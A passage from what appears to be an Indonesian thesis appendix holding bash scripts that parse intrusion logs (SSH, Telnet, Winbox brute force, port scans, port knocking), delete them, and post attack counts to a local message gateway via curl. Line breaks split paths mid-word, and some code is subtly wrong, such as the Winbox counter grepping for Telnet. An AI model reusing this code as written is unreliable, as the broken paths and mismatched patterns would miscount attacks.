""$(/home/delimiter/Skri
psi/countJs_./jl_pk.sh)""
""*Log Information :*
$(tail -1 /home/delimiter/Skripsi/S
erangan_log/bruteforcess
hwinbox)""

http://192.168.8.193:8000
/send-message

else
echo "Tidak ada
data yang dicari!
dipastikan dicek kembali,
akan dicek kembali"
fi
sleep 20
rm -r /home/delimiter/Skripsi/S
erangan_log/telnethasillo
g
rm -r /home/delimiter/Skripsi/S
erangan_log/winboxhasill
og
rm -r /home/delimiter/Skripsi/S
erangan_log/sshhasillog
rm -r /home/delimiter/Skripsi/S
erangan_log/bruteforcess
hssh
rm -r /home/delimiter/Skripsi/S
erangan_log/bruteforcess
htelnet
rm -r /home/delimiter/Skripsi/S
erangan_log/ScanningPor
tAttack
rm -r /home/delimiter/Skripsi/S
erangan_log/bruteforcess
hwinbox
rm -r /home/delimiter/Skripsi/S
erangan_log/port_knocki
ng_log
done

```

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Lampiran log Management

```
#!/bin/bash
while true
do
curl -X POST -d "number=081573085780" -d "message="
""$(echo "Log Management Result 1 Hour")""
""$(echo "Serangan telnet terjadi = $(grep -c "telnet" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Serangan ssh terjadi = $(grep -c "ssh" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Serangan winbox terjadi = $(grep -c "winbox" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Serangan BruteForcesSsh terjadi = $(grep -c "BruteForcesSsh" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Serangan BruteForcesWinbox terjadi = $(grep -c "BruteForcesTelnet" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Serangan PortScanningAttack terjadi = $(grep -c "PortScanningAttack" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "Login PortKnocking-Succesfully terjadi = $(grep -c "PortKnocking-Succesfully" /home/delimiter/Skripsi/logmanagemen t/logmanagement )" X " )""
""$(echo "design by : skripsi-iskandar nurrahman-1807422019")""
http://192.168.8.193:8000/send-message
sleep 360 m
done
```

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